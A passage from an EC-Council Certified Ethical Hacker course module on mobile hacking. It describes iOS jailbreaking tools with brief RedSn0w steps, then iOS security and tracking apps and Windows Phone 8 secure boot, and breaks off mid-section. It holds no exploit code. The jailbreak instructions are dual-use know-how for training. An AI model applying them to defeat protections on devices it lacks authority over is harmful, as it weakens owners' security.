- Step 4:** Select **Install Cydia** under the **Please select your options** prompt and click **Next**.
- Step 5:** Wait for approximately 5 minutes until the **jailbreaking** process is complete and you are redirected to the Home screen.
- Step 6:** Put your device back into DFU mode.
- Step 7:** Go back to the main page of RedSn0w, and select **Extras → Just boot**.
- Step 8:** You will see **Cydia** on your Home screen once your device boots back up.



Copyright © by EC-Council®. All Rights Reserved. Reproduction is Strictly Prohibited.

## Jailbreaking Tools: Sn0wbreeze and PwnageTool



### Sn0wbreeze

Sn0wBreeze is a jailbreaking tool for **Windows OS** to create a custom **Pre-Jailbroken** iOS firmware file that must be restored to your iPhone, iPod Touch, or iPad for it to become jailbroken. It allows **iPhone** unlockers to update to the latest firmware without updating their **baseband** in the process. This gives you full control over your jailbreak, allowing you to customize advanced options such as your root partition size.



FIGURE 16.43: Sn0wbreeze Screenshot

## PwnageTool

 Pwnage is a **jailbreaking** tool that allows you to unlock and create a custom IPSW, thus allowing you to update your firmware while still preserving the baseband for unlocking. Even if your baseband isn't **unlockable**, you may want to preserve your **baseband** in case a future unlock is found. This tool is compatible with Mac OS.



FIGURE 16.44: PwnageTool Screenshot

The screenshot shows two side-by-side web pages. On the left is the 'Jailbreakme' page, featuring a Cydia icon, developer information (Jay Freeman (saaurik), Jailbreak by comex), and a note about coming back to use it on iOS devices. It includes links for 'More Information', 'Tell a Friend', 'Donate?', and 'Legal'. Below the main content is a 'known bugs' section and a link to <http://www.jailbreakme.com>. On the right is the 'LimeRa1n' page, which has a large green drop icon. It contains developer notes, a 'known bugs' section, and a link to <http://www.limera1n.com>. Both pages have a header with the EC-Council Certified Ethical Hacker logo.

## Jailbreaking Tools: LimeRa1n and Jailbreakme



**LimeRa1n**

Source: <http://www.limera1n.com>

LimeRa1n is a **jailbreaking** tool invented by a **GeoHot** (professional hacker) to halt Chronic Dev from releasing a bootrom exploit called SHAtter. One of the features of this tool enables you to switch between jailbreaking methods and it supports the Windows and **Mac OS X** operating systems.



FIGURE 16.45: LimeRa1n Screenshot



## Jailbreakme

Source: <http://www.jailbreakme.com>

JailbreakMe is a tool that allows you to jailbreak your iPhone, iPod Touch, or iPad through **online services**. It is used to provide a jailbreak for the iPad 2 **untethered**.



FIGURE 16.46: Jailbreakme Screenshot

The slide features a central title "Jailbreaking Tools: Blackra1n and Spirit" in large, bold, yellow font. In the top right corner is the "CEH" logo. The background has a gradient from blue to orange. Two main sections are shown: "Blackra1n" on the left and "Spirit" on the right.

**Blackra1n:** A screenshot of a Mac OS X interface showing a list of jailbreak options: Cydia, Rock, and Icy. "Cydia" is selected. Below the list, it says "Unpacking Cydia..." and "blackra1n by geohot". The URL <http://blackra1n.com> is at the bottom.

**Spirit:** A screenshot of a Mac OS X window titled "Spirit" with a "Jailbreak" button. It says "Please connect device." Below the window is the text "Spirit Jailbreak iPad.iPhone.iPod touch" and the URL <http://spiritjb.com>.

At the bottom center of the slide is the copyright notice: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."

## Jailbreaking Tools: Blackra1n and Spirit



### Blackra1n

Source: <http://blackra1n.com>

Blackra1n is a jailbreaking tool that allows you to jailbreak devices such as an iPhone, iPod, or iPad on **firmwares**. This can work on all devices without having to make **adjustments** in advance in the software. It works on both Windows and **Mac OS**. It is designed by Geohot.




FIGURE 16.47: Blackra1n Screenshot




## Spirit

Source: <http://spiritjb.com>

Spirit is a jailbreaking tool that allows you to jailbreak devices that are **untethered**. It can jailbreak the iPad, iPhone, and iPod touch on certain **firmware versions**. It is not a carrier unlock.



FIGURE 16.48: Spirit Screenshot



## Guidelines for Securing iOS Devices

Guidelines for security iOS determine the **course of action** that helps in enhancing the security of iOS devices. These guidelines are not **mandatory** to apply, but help in protecting iOS devices from being attacked. The following are a few guidelines for security iOS:

- Use passcode lock feature for **locking iPhone**
- Disable JavaScript and add-ons from web browsers
- Use iOS devices on a secured and protected **Wi-Fi** network
- Do not store sensitive data on a client-side database
- Do not access web services on a **compromised** network
- Do not open links or **attachments** from unknown sources
- Deploy only trusted **third-party** applications on iOS devices
- Change default password of iPhone's root password from Alpine

## Guidelines for Securing iOS Devices (Cont'd)

**C|EH**  
Certified Ethical Hacker

	Do not jailbreak or root your device if used within enterprise environments
	Configure Find My iPhone and utilize it to wipe a lost or stolen device
	Enable Jailbreak detection and also protect access to iTunes AppleID and Google accounts, which are tied to sensitive data
	Disable iCloud services so that sensitive enterprise data is not backed up to the cloud (Note that cloud services can back up documents, account information, settings, and messages)
	Along with this follow the common security guidelines for all the mobile devices outlined in the later slides

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Guidelines for Securing iOS Devices (Cont'd)

Guidelines that are to be followed by every user in order to secure iOS devices against attacks include:

- ➊ Do not jailbreak or root your device if used within **enterprise environments**
- ➋ Configure Find My iPhone and utilize it to wipe a **lost or stolen device**
- ➌ Enable Jailbreak detection and also protect access to iTunes AppleID and Google accounts, which are tied to **sensitive data**
- ➍ Disable **iCloud services** so that sensitive enterprise data is not backed up to the cloud (note that cloud services can back up documents, account information, settings and messages)
- ➎ Along with this follow the common **security guidelines** for all the mobile devices outlined in the later slides

The slide has a dark header bar with a green square on the left and the 'CEH' logo on the right. The title 'iOS Device Tracking Tools' is in large white font. Below the title are four cards, each showing a screenshot of an app and its details:

- Find My iPhone**  
<https://itunes.apple.com>
- iHound**  
<https://www.ihoundssoftware.com>
- GadgetTrak iOS Security**  
<http://www.gadgettrak.com>
- iLocalis**  
<http://ilocalis.com>

At the bottom of the slide is a copyright notice: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."

## iOS Device Tracking Tools



### Find My iPhone

Source: <https://itunes.apple.com>

Find My iPhone **iOS Device** Tracking Tool allows you to track a lost or **misplaced** mobile, iPhone, iPad, iPod touch, or Mac. This allows you to use another iOS device to find it and **protect** your data. To use this, you need to install the app on another iOS device, open it, and sign in with your **Apple ID**. It helps you locate your **missing device** on a map, play a sound, and even display a message, remotely.




FIGURE 16.49: Find My iPhone Screenshot



Source: <https://www.ihoundssoftware.com>

iHound is a iOS device tracking tool that allows you to track your device by simply turning on iHound; minimize it and let it run. You can even delete it from the fast app switching bar. It can still locate your phone anytime, anywhere.




FIGURE 16.50: Find My iPhone Screenshot



## GadgetTrak iOS Security

Source: <http://www.gadgettrak.com>

GadgetTrak iOS Security is an **iOS device tracking tool** that allows you to recover your iPhone, iPad, or iPod touch by using the ability to track your device by using GPS, Wi-Fi positioning, and

cell tower triangulation to **pinpoint location**. Using the built-in cameras, you can collect crucial evidence to help catch the thief. When tracking occurs, you'll receive an email with detailed information about its current location. Once tracking is **activated** the software settings cannot be modified unless deactivated. When tracking data is being **transmitted** from your device, a secure SSL connection is used. Only you can access your location reports and camera. All images, network information, and location data are sent directly to you from your device.



FIGURE 16.51: GadgetTrak iOS Security Screenshot




Source: <http://ilocalis.com>

iLocalis iOS device tracking tool allows you to **control your iPhone** from your computer connected to the Internet. If your iPhone has been stolen you can find it with the track feature or even make a remote call or SMS to see the new number if the SIM has been changed. It has many features such as location **tracking** and sharing location with others, remote iPhone control, and SMS commands with backup and remote wipe of data. It has alert zone, push support, and remote audio recording with iPhone lock.



FIGURE 16.52: iLocalis Screenshot




## Module Flow

So far, we have discussed how to hack iOS. Now we will discuss hacking the Windows Phone OS. Similar to Apple's iOS, Windows Phone OS is another operating system intended for mobile devices.

Mobile Platform Attack Vectors	Hacking BlackBerry
Hacking Android iOS	Mobile Device Management
Hacking iOS	Mobile Security Guidelines and Tools
Hacking Windows Phone OS	Mobile Pen Testing

This section introduces you to Windows Phone 8 and its architecture and secure boot process.




## Windows Phone 8

Windows Phone 8 is the second generation operating system developed by Microsoft for Windows Phone. A few **important** points about Windows Phone 8 are as follows:

- It allows devices with larger screens and multi-core processors up to **64 cores**.
- Trusted shared Windows core and **improved** support for removable storage.
- Core components from Windows 8, including kernel, file system, drivers, network stack, security components, media and **graphics support**.
- Internet Explorer 10, Nokia map technology, and background multitasking.
- Supports **Near field communication (NFC)**, including payment and content sharing with Windows Phone 8 and Windows 8 machines.
- Supports native code (C and C++), simplified porting from **platforms** such as Android, Symbian, and iOS.
- Carrier control and branding of "wallet" element is possible via SIM or phone hardware.
- Native 128-bit Bitlocker encryption and remote device management of Windows Phone.
- United Extensible Firmware Interface (UEFI) **secure boot protocol** and Firmware over the air for Windows Phone updates.

- ⌚ Features improved app sandboxing and VoIP and video chat integration for any VoIP or video chat app.



## Windows Phone 8 Architecture





FIGURE 16.53: Windows Phone 8 Architecture



## Secure Boot Process

Source: <http://www.uefi.org>

The goal of the SafeBoot feature of **Windows Phone 8** is to design a SafeBoot process to achieve safe launching of the OS to guarantee only trusted components get loaded. The background of the information system incorporated here is each device gets a distinct key embedded into a chip, along with common keys from Microsoft and the OEM and then the fuse is soldered on the chip.

When you first switch on the power the firmware starts a **Unified Extensible Firmware Interface (UEFI)** background that validates the **hash** of these keys compared to the signatures on the initial boot loaders to confirm the operating environment. In this stage the signatures are compared on the Windows Phone **boot manager** to permit the genuine and trusted applications to start.

Microsoft needs their own binaries along with OEM binaries and they should also have a digital signature signed by Microsoft, which is used to **shield** the application and the boot system from malware. No one can access all the keys that are required to start the system run, and it is not possible to build convenient ROMs and the **signatures** as they may differ from the original signatures.

Microsoft has reduced the OS footprints. All the applications should be run on the same sandbox as third-party marketplace apps, which in turn extend the **customization** of OEM drivers. If any attacker tries to **mitigate** the application with malware it can only access the content inside that sandbox, preventing malware from **gaining access** to the lower system level of the device.




FIGURE 16.54: Secure Boot Process

The image shows a mobile application interface for the Certified Ethical Hacker (CEH) certification. The title bar at the top says "Guidelines for Securing Windows OS Devices". In the top right corner is the CEH logo. Below the title is a section titled "Windows Phone Countermeasures" with a clock icon. A list of seven guidelines is provided, each with a green checkmark icon:

- Download apps only from trusted sources like Zune Marketplace
- Keep your phone updated with WP8 security updates
- Make sure to clear all your browsing history from Internet Explorer
- Use Zune desktop software to backup your device data
- Try to avoid accessing password protected websites in your windows phone while you are in unsecured Wi-Fi networks
- Setup passwords for WP8 lock screen
- Protect your WP8 SIM (Subscriber Identity Module) with a PIN (personal identification number)


At the bottom of the screen, a copyright notice reads: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."



## Guidelines for Securing Windows OS Devices

Guidelines for securing Windows OS devices are the actions to be taken or settings to be changed that are not mandatory but enhance security if applied. The following are a few guidelines that help in **securing** Windows OS devices:

